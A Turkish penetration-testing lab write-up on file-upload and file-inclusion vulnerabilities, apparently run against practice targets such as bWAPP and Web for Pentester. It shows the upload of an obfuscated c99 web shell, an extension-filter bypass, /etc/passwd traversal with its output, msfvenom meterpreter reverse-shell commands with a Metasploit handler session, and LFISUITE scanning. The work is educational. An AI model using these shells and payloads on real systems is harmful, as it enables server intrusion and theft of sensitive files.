
- INCORRECT OR MISSING MIME TYPE (LOW RISK) (1)
- File upload form (2)
 - 1. <http://hacking.com/upload/example1.php> [show trace +]
 - 2. <http://hacking.com/upload/example1.php> [show trace +]
- Hidden files / directories (18)

-Skipfish bu zafiyeti basit düzeyde bir zafiyet olarak yorumlamış.



-Şimdi ise zafiyetimizin bulunduğu web sitesine bir göz atalım.Basit bir şekilde yükleme yapılip dosya aktarımı yapılan bir sistemi var.


-Masaüstüne geçiş yapıyorum ve bir php dosyası oluşturdum.




```
Dosya Eylemler Düzen Görünü
└─(root㉿kali)-[~/Masaüstü]
# ls
CODE-INJECTION-PAYLOAD kali-b
firefox-esr.desktop kali-j

└─(root㉿kali)-[~/Masaüstü]
# gedit deneme.php
```

-Php dosyasının içlerini boş bıraktım önce deneyeceğim karşı tarafa bir .php dosyası yüklenip yüklenemeyeceği.



- Şimdi sırada deneme işlemi var.Başarılı bir şekilde gönderim sağlayabildim.




- Here butonuna basıp dosyayı başarılı bir şekilde upload ettiğimi teyit edebildim.

-Şimdi ise sunucuya bir reverse php yükleyerek sunucuya sizme işlemini gerçekleştireceğim.

-Kali linux'ta hazır olarak bulunan shell.php ile daha önce sizme işlemi yapmıştık fakat bu sefer internet üzerinden bir php dosyayı indirip o şekilde deneme yapacağım.


-Burada istediğimiz siteden indirme işlemi yapabiliyoruz tek yapmamız gereken diline dikkat etmek ben c99shell indirdim.Hem kullanışlı hemde yillardır bilinen olduğu için onu indirdim.



The screenshot shows a browser window with the title bar "deneme.php". The menu bar includes "Dosya", "Düzenle", "Ara", "Seçenekler", and "Yardım". The main content area displays the following PHP code:

```
<?php
/*
Obfuscation provided by FOP0 - Free Online PHP Obfuscator: http://www.
This code was created on Tuesday, November 1st, 2016 at 23:36 UTC fro
Checksum: 70429209cf8efeeddc9c2042e055903be147ff61
*/
$y50b0502="\x62\x61\x73\x45\x36\x34\x5f\x64\x45\x63\x57\x44\x65";@eva
"Ly90Tit00F Urbm8wSiszek5tNl12bEFQ0GNUExhH0TRVMWhrenNHallqa3V6VzFKbzV4
MFlZTkhpTEZ5cVJSTXAzREhEYVc3aU1QS21YMUYw0TRxNkttNDlobnYrK3NxR3I5VGU4e
DNZaDRMqm9tSkw5NTZiNjdlWkxiSHlHamFncXhhSDRKRHZyWGJvZmZxQXBFD3RpUHN4Ml
d0a1YwdkFhaFRwWhluQktJZURKdVN3V2t3S1VualM5U310VTRsZ3Vmc21MaWRtcXQ4eXE
GRlJabHYvZ0c5bmxzeGV4M0JWU1gzaStxTERqbXR1UFo0TENUTkpjdFdoQlJPT0NFVjE4
VWpGNGRibEtEdEs5ZHkrM2tzcjxeHZIbHBqUGZDci85QnJyMWFqdEFMVKxTb3VHUn1EY
nhmR1RTUFpraklUZ0UrVG5RTTBiUS85RFp5S2c5emJkR3hnNENLcXV5N09RdmRwVFN4aH
```

-Shell komutunu kopyaladım.Demin oluşturduğum deneme.php text'inin içine yapıştırdım.İsminden kaydettikten sonra ismini "Shell.php" olarak değiştirdim.



-Ardından zafiyetimin olduğu WFP kısmına geçiş yaptım ve bu .php dosyasını yükledim.

Listing directory (3 files and 0 directories):					
Name	Size	Modify	Owner/Group	Perms	Action
..	LINK	25.07.2021 18:56:21	www-data/www-data	drwxrwxrwx	<input type="checkbox"/>
deneme.php	LINK	17.06.2013 09:29:29	www-data/www-data	drwxr-xr-x	<input type="checkbox"/>
hacker.jpg	5 B	25.07.2021 18:47:42	www-data/www-data	drwxr-xr-x	<input type="checkbox"/>
shell.php	43.13 KB	22.03.2013 07:32:51	www-data/www-data	drwxr-xr-x	<input type="checkbox"/>
shell.php	595.17 KB	25.07.2021 18:56:21	www-data/www-data	drwxr-xr-x	<input type="checkbox"/>


-Yükleme işleminden sonra here butonuna basarak bu sekmeye geçiş yaptım.Yüklemiş olduğum shellphp ile sunucuya başarılı bir şekilde sizdüm artık istediğimi rahat bir şekilde yapabileceğim.

Listing directory (0 files and 21 directories):					
Name	Size	Modify	Owner/Group	Perms	Action
..	LINK	25.07.2021 09:58:24	root/root	drwxr-xr-x	<input type="checkbox"/>
[bin]	DIR	17.06.2013 09:29:53	root/root	drwxr-xr-x	<input type="checkbox"/>
[boot]	DIR	17.06.2013 09:29:34	root/root	drwxr-xr-x	<input type="checkbox"/>
[dev]	DIR	25.07.2021 09:58:24	root/root	drwxr-xr-x	<input type="checkbox"/>
[etc]	DIR	25.07.2021 18:00:11	root/root	drwxr-xr-x	<input type="checkbox"/>
[home]	DIR	25.07.2021 09:58:22	root/root	drwxr-xr-x	<input type="checkbox"/>
[lib]	DIR	17.06.2013 09:28:43	root/root	drwxr-xr-x	<input type="checkbox"/>
[live]	DIR	25.07.2021 09:58:21	root/root	drwxr-xr-x	<input type="checkbox"/>
[media]	DIR	22.03.2013 08:22:04	root/root	drwxr-xr-x	<input type="checkbox"/>
[mnt]	DIR	18.02.2013 20:54:22	root/root	drwxr-xr-x	<input type="checkbox"/>
[opt]	DIR	22.03.2013 08:22:04	root/root	drwxr-xr-x	<input type="checkbox"/>
[proc]	DIR	25.07.2021 09:58:19	root/root	dr-xr-xr-x	<input type="checkbox"/>
[root]	DIR	17.06.2013 09:29:30	root/root	drwxr-xr-x	<input type="checkbox"/>

-İstediğim dizin üzerinde gezinti yapabilirim.


Uygulama 2 : Filtreleme atlatma

-Shell.php dosyasını bir önceki uygulamamızda nasıl indirdiğimizi göstermiştık ve karşı tarafa upload edip sunucu tarafına sizme işlemini başarılı bir şekilde tamamlamıştık.




- Wfp üzerinde ki uygulama 2 üzerinde öncelikle php yükleme denemesi yapıyorum.

-Yükleme işlemini yaptım şimdi upload ettim.




-Upload ettiğimde no.php hatası verdiğini görüyoruz.



-Bu yüzden .php uzantılı değil başka bir uzantı vermem gerekiyor.

-Uzantının kullanılmayan bir uzantı olması gerekmelidir.

-Uzantısını ben efe olarak değiştirdim siz başka bir şeye koyabilirsiniz.



-Şimdi ise uzantısını değiştirdiğim biçimde bir deneme yapmak istiyorum.Yükleme işlemini yaptım şimdi ise send edip deniyorum.

-Bu sefer hiçbir hata almadım başarılı bir şekilde gönderdim yapabildim.Şimdi ise here butonu ile php dosyasını görüntüledim.

Name	Size	Modify	Owner/Group	Perms	Action
.	LINK	26.07.2021 10:52:06	www-data/www-data	drwxrwxrwx	
..	LINK	17.06.2013 09:29:29	www-data/www-data	drwxr-xr-x	
hacker.jpg	43.13 KB	22.03.2013 07:32:51	www-data/www-data	rw-r--r--	
shell.php.efe	595.17 KB	26.07.2021 10:52:06	www-data/www-data	rw-r--r--	

-Sisteme başarılı bir şekilde shell.php'yi yükledim ve sizme işlemini sağladım.Artık içinde istediğim işlemi gerçekleştirebilirim.

FILE INCLUDE

-Türkçesine baktığımızda dosya dahil etme olarak basitleştirebiliz.Hedef sunucuda bulunan veya sunucuda bulunan dosyalarn hedef sunucuda çalışmasına izin veren bir web uygulama açığıdır.

-LFI(Local File Include) : Sitenin bulunduğu sunucudaki dosyalar çalıştırılabilir.

-RFI(Remote File Include) : Uzak sunucuda bulunan dosyalar hedef sunucudaymış gibi çalıştırılıp hedef sunucuyu ele geçirme olarak tanımlayabiliriz.

Örnek vermek gerekirse;

-/etc/passwd dosyası ile sistemde bulunan kullanıcı ve yetkileri görüntüleyebiir

-Veritabanı bağlantı bilgilerini barındıran dosyayı mevcut sayfaya dahil ederek veritabanı şifresi öğrenilebilir.


-Saldırıan yetkisi olmayan dizinleri gezinerek hassas bilgilere ulaşabilir.

-Zararlı bir kod içeren bir dosya dahil ederek işlenmesi sağlanır.

Teorik olarak bilgi verdikten sonra uygulamaya geçersek;


-bWAPP üzerinden 1 WFP üzerinden 2 adet olmak üzere toplamda 3 adet uygulama gerçekleştireceğiz.

bWAPP Uygulama 1



-Bwapp üzerinden zaafiyetimi başlatıyorum.

-Açılan sayfayı incelediğimde basic olarak dil seçip çalıştárdığım bir sayfa.



-İlk olarak linke göz attım.İçerisinde bir .php dosyası olduğunu görüntüledim.Bu php dosyasını değiştirdip bir zafiyet elde edebilirim.

```

<h1>Remote & Local File Inclusion (RFI/LFI)</h1>
<form action=<?php echo($_SERVER["SCRIPT_NAME"]);?>" method="GET">
    Select a language:
    <select name="language">
<?php
if($_COOKIE["security_level"] == "1" || $_COOKIE["security_level"] == "2")
{
?>
    <option value="lang_en">English</option>
    <option value="lang_fr">Français</option>
    <option value="lang_nl">Nederlands</option>
<?php
}

```

-Açık kaynak kodunu görüntüledim.Seçilen dile göre güvenlik paketlerine dağılıyor.


-Öncelikle dil seçiyoruz ve seçtiğimiz paketin get metodu ile gönderimi sağlanıyor.

```

<.php>
0 if(isset($_GET["language"]))
1 {
2     if($_COOKIE["security_level"] == "2")
3     {
4         if(in_array($language, $available_languages)) include($language);
5     }
6     else
7     {
8         include($language);
9     }

```

-Security_Level 0 olduğu için else kısmına giriyor ve direkt include ediliyor.



-URL sonuna “../../../../etc/passwd” kodunu ekledim ve zafiyete uygun hale getirdim.

```

root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/binsync
games:x:5:60:games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:101:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/no
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/no
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
mysql:x:104:110:MySQL Server,,,:/nonexistent:/bin/false

```

-Döndürebileceği değerleri öğrenmek için ilk önce kendi sanal makinem üzerinde “cat /etc/passwd” komutu ile döndürülen değerleri inceledim.

/ Remote & Local File Inclusion (RFI/LFI) /

Select a language: English ▾ Go

```

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/binsync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
libuuid:x:100:101:/var/lib/libuuid:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101:/var/lib/libuuuid:/bin/sh
dhcpc:x:101:102:/nonexistent:/bin/false
syslog:x:102:103:/home/syslog:/bin/false
klog:x:103:104:/home/klog:/bin/false
hplip:x:104:7:HPLIP
system user,,,:/var/run/hplip:/bin/false
avahi-autoipd:x:105:113:Avahi autoip
daemon,,,:/var/lib/avahi-autoipd:/bin/false
gdm:x:106:114:Gnome Display Manager:/var/lib/gdm:/bin/false
pulse:x:107:116:PulseAudio
daemon,,,:/var/run/pulse:/bin/false
messagebus:x:108:119:/var/run/dbus:/bin/false
avahi:x:109:120:Avahi mDNS
daemon,,,:/var/run/avahi-daemon:/bin/false
polkituser:x:110:122:PolicyKit,,,:/var/run/PolicyKit:/bin/false
haldaemon:x:111:123:Hardware abstraction layer,,,:/var/run/hald:/bin/false

```

-URL üstünden oynadığım zaafiyet sonucunda passwd ekranında ki paketlerin hepsi önümeye geldi.

PHP

```
msfvenom -p php/meterpreter reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f raw > shell.php  
cat shell.php | pbcopy && echo '<?php' | tr -d '\n' > shell.php && pbpaste >> shell.php
```

-Tarayıcı üzerinden Msfvenom ile dinleme işlemi için Reverse Shell oluşturuyorum ve PHP dosya kısmını kopyaladım.

The screenshot shows two terminal windows. The top window is titled 'root@efe:~' and contains the command: '# msfvenom -p php/meterpreter_reverse_tcp LHOST=192.168.139.134 LPORT=1337 -f raw > shell.php'. The bottom window is also titled 'root@efe:~' and contains the command: '# msfconsole'. Both windows are running as root on a Linux system named 'efe'.

-Msfvenom üzerinden kopyaladığım komutu uçbirime yapıştırıyorum.IP numaram ve kendi belirlediğim port adresini ekledim.

-Msfconsole ile msf üzerinden işlemlerime başladım.

The screenshot shows the 'root@efe:~' terminal window. It displays several error messages from msfconsole regarding module loading: 'The following modules could not be loaded! .. /usr/share/metasploit-framework/modules/auxiliary/scanner/msma il/onprem_enum.go /usr/share/metasploit-framework/modules/auxiliary/scanner/msma il/host_id.go /usr/share/metasploit-framework/modules/auxiliary/scanner/msma il/exchange_enum.go'. A note at the bottom says 'Please see /root/.msf4/logs/framework.log for details'. Below this, another msfconsole session is shown with the command: '# msfvenom -p php/meterpreter_reverse_tcp LHOST=192.168.139.134 LPORT=1337 -f raw > shell.php'. The output shows: 'No platform was selected, choosing Msf::Module::Platform::PHP from the payload', 'No arch selected, selecting arch: php from the payload', 'encoder specified, outputting raw payload', and 'payload size: 34282 bytes'.

-Bağlantı başarılı bir şekilde sağlandı fakat .php şeklinde işlem yaptığında sunucu bunu okuyamayacak bu yüzden txt ye çevirdim.

-Txt uzantisına dönüştürmek için “mv shell.php Shell.txt” komutunu çalıştırıldım.

```

module, why not try the reload command

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):
Name  Current Setting  Required  Description
_____|_____|_____|
Payload options (generic/shell_reverse_tcp):
Name  Current Setting  Required  Description
_____|_____|_____|
LHOST      yes        The listen address (an interface
may be specified)
LPORT      4444       yes        The listen port

Exploit target:
Id  Name
--  --
0   Wildcard Target

msf6 exploit(multi/handler) > set LHOST 192.168.139.134
LHOST => 192.168.139.134
msf6 exploit(multi/handler) > set LPORT 1337
LPORT => 1337

```

-Msfvenom aracı üzerinden metasploit multihandler ile IP adresi ve Port'u set ettim.

```

[*] Started reverse TCP handler on 192.168.139.134:1337
msf6 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.139.134:1337
msf6 exploit(multi/handler) >

```

-Metasploit işlemimi başlatıyorum ve ardından shell.txt'mi interne açtım.

```

└──(root㉿efe)-[~]
# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...

```

-Python üzerinden simpleHTTPserver'ı başlattım.

-Shell dosyası üzerinde gerekli işlemleri sağladiktan sonra şimdi sunucu üzerine ekleyip Shell.php'yi çalışma işleminde;



Directory listing for /

- [.bashrc](#)
- [.BurpSuite/](#)
- [.cache/](#)
- [.config/](#)
- [.dmrc](#)
- [.face](#)
- [.face.icon@](#)
- [.gnupg/](#)
- [.ICEauthority](#)
- [.java/](#)
- [.local/](#)
- [.mozilla/](#)
- [.msf4/](#)
- [.profile](#)
- [.Xauthority](#)
- [.xsession-errors](#)
- [.xsession-errors.old](#)
- [.zsh_history](#)
- [.zshrc](#)
- [.Desktop/](#)
- [.Documents/](#)
- [.Downloads/](#)
- [.Music/](#)
- [.Pictures/](#)
- [.Public/](#)
- [PycharmProjects/](#)
- [shell.txt](#)

-Reverse Shell aracını başarılı bir şekilde sunucuya ekleyebildim.

```
--!msf-- --!HTTP on 0.0.0.0 port 80-----  
192.168.159.129 - - [14/JUL/2020 09:39:11] "GET /shell.txt HTTP/1.0" 200 -  
msf5 exploit(multi/handler) > [*] Meterpreter session 1 opened (192.168.159.128:1337 -> 192.168.159.129:56605) at 2020-07-14 09:39:11 -0400  
  
msf5 exploit(multi/handler) > sessions  
  
Active sessions  
=====  


| Id | Name | Type                  | Information             | Connection                                                      |
|----|------|-----------------------|-------------------------|-----------------------------------------------------------------|
| 1  |      | meterpreter php/linux | www-data (33) @ bee-box | 192.168.159.128:1337 -> 192.168.159.129:56605 (192.168.159.129) |

  
msf5 exploit(multi/handler) > sessions -i 1  
[*] Starting interaction with 1...  
  
meterpreter > [REDACTED]
```

-İşlem yapıldığı zaman meterpreter üzerinden yapılan tüm işlemler kayıt altına alınacaktır.

WFP Uygulama 1 : LFI

-Diğer zafiyetlerde olduğu gibi önce zaproxy ve skipfish araçları ile zafiyet testi yaptım.

```
TOTAL TAKİDİ (2)
  GET: http://hackingyontemleri.com/dirtrav/example1.php?file=..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%
  GET: http://hackingyontemleri.com/fileincl/example1.php?page=%2Fetc%2Fpasswd
```

-Zaproxy aracı zafiyeti tespit etti fakat farklı bir kategoride bu zafiyeti sınıflandırdı.

```
1. http://hacking.com/fileincl/example1.php?page=./intro.php [ show trace + ]
  Memo: responses for ./val and .../val look different
2. http://hacking.com/fileincl/example2.php?page=./intro [ show trace + ]
  Memo: responses for ./val and .../val look different
```

-Skipfish aracı da zafiyeti başarılı bir şekilde tespit etti.

-Zaproxy ve Skipfish araçlarını inceledim fakat bana yeterli bir bilgi döndürmedi.Bu sebeple farklı bir araç üzerinden işlem gerçekleştireceğim.

-LFISUITE aracı FileInclude zafiyetlerinde açık bulmamıza yardımcı oluyor.

```
(root💀 kali)-[~]
# cd Masaüstü/TOOLS

(root💀 kali)-[~/Masaüstü/TOOLS]
# git clone https://github.com/pcdunyasitv/LFISUITE
```

-Git clone üzerinden indirme işlemini başlattım.

```
COPYING.GPL      nc.exe          pathtotest.txt        README.md    socks.py
root@kali:~/Desktop/LFISUITE# python lfisuite.py
```

-İndirme işleminin ardından python komutu ile uygulamayı başlattım.

```

/*
----- Local File Inclusion Automatic Exploiter and Scanner + Reverse Shell -----
Modules: AUTO-HACK, /self/environ, /self/fd, phpinfo, php://input,
          data://, expect://, php://filter, access logs

Author: D35m0nd142, <d35m0nd142@gmail.com> https://twitter.com/d35m0nd142 |
----- */

[*] Checking for LFI Suite updates..
[-] No updates available.

-----
1) Exploiter
2) Scanner
x) Exit

```

-Çalıştırma işleminden sonra karşımıza çıkan menüde bizi 2 adet seçenek karşılıyor.

1-)Exploiter açığı tespit ettikten sonra sizin işlemini gerçekleştirecek araç

2-)Scanner ise açığı tespit etmemizi sağlayacak olan araçtır.

-SQL ve XSS zafiyetlerinde olduğu gibi bu zafiyet içinde payload kullanımını gerçekleştiricez.Bu zafiyete de tarayıcı üzerinden erişim sağlayabiliriz.

```

/Program Files\Apache Group\Apache\conf\httpd.conf
/Program Files\Apache Group\Apache2\conf\httpd.conf
/Program Files\xampp\apache\conf\httpd.conf
/usr/local/php/httpd.conf.php
/usr/local/php4/httpd.conf.php
/usr/local/php5/httpd.conf.php
/usr/local/php/httpd.conf
/usr/local/php4/httpd.conf
/usr/local/php5/httpd.conf
/Volumes/Macintosh_HD1/opt/httpd/conf/httpd.conf
/Volumes/Macintosh_HD1/opt/apache/conf/httpd.conf
/Volumes/Macintosh_HD1/opt/apache2/conf/httpd.conf
/Volumes/Macintosh_HD1/usr/local/php/httpd.conf.php
/Volumes/Macintosh_HD1/usr/local/php4/httpd.conf.php
/Volumes/Macintosh_HD1/usr/local/php5/httpd.conf.php
/usr/local/etc/apache/vhosts.conf
/etc/php.ini
/bin/php.ini
/etc/httpd/php.ini
/usr/lib/php.ini
/usr/lib/php/php.ini
/usr/local/etc/php.ini
/usr/local/lib/php.ini
/usr/local/php/lib/php.ini
/usr/local/php4/lib/php.ini

```

-Payload'ın içeriğini az da olsa göstermek istedim.

```


-> 2

[*] Enter cookies if needed (ex: 'PHPSESSID=12345;par=something') [just enter if none] ->
[?] Do you want to enable TOR proxy ? (y/n) n
...: LFI Scanner :: screen.png      socks.py      socks.pyC
[*] Enter the name of the file containing the paths to test [default: 'pathstotest.txt'] ->

```

-Payload'ın yerini belirttim.

-Daha sonrasında zafiyet bulunan sitenin URL'ini istiyor.



-Web for Pentester üzerindeki Example1 linkini kopyaladım.

```
[*] Enter the name of the file containing the paths to test [default: 'pathstotest.txt'] ->
[*] Enter the URL to scan (ex: 'http://site/vuln.php?id=' ) -> http://hackingyonemleri.com/fileincl/example1.php?page=intro.php
```

-Linki araç üzerine yapıştırıp işlemi başlattım. Programımız kendi .txt dosyasında bulunan payloadların hepsini tek tek deneme işlemeye başlayacaktır.

-Yaklaşık bir 10-15 dakika sonra zafiyet testim sonuçlandı.

-27 tane zaafiyet buldu ve linklerini tarafına aktardı. Ancak 1 taneside benim ismini gördü.

-Ayrıca bulamadığı kısımlarda Not vulnerable ve Vulnerable komutları yer alıyor.

-Döndürdüğü linkler üzerinden de işlem yapabiliriz fakat ben program üzerinden devam etmek istedim.

-LFISUITE uygulamasını tekrar çalıştırıldım.

```
-----  
1) Exploiter  
2) Scanner  
x) Exit  
-----  
-> 1  
[*] Enter cookies if needed (ex: 'PHPSESSID=12345;par=something') [just enter if none] -> 
```

-Programı çalıştırıldım fakat bu sefer 1 ile devam ettim ve cookie olmadığı için orayı yine boş geçtim.

Available Injections

```
1) /proc/self/environ  
2) php://filter  
3) php://input  
4) /prpc/self/fd  
5) access_log  
6) phpinfo  
7) data://  
8) expect://  
9) Auto-Hack  
x) Back
```

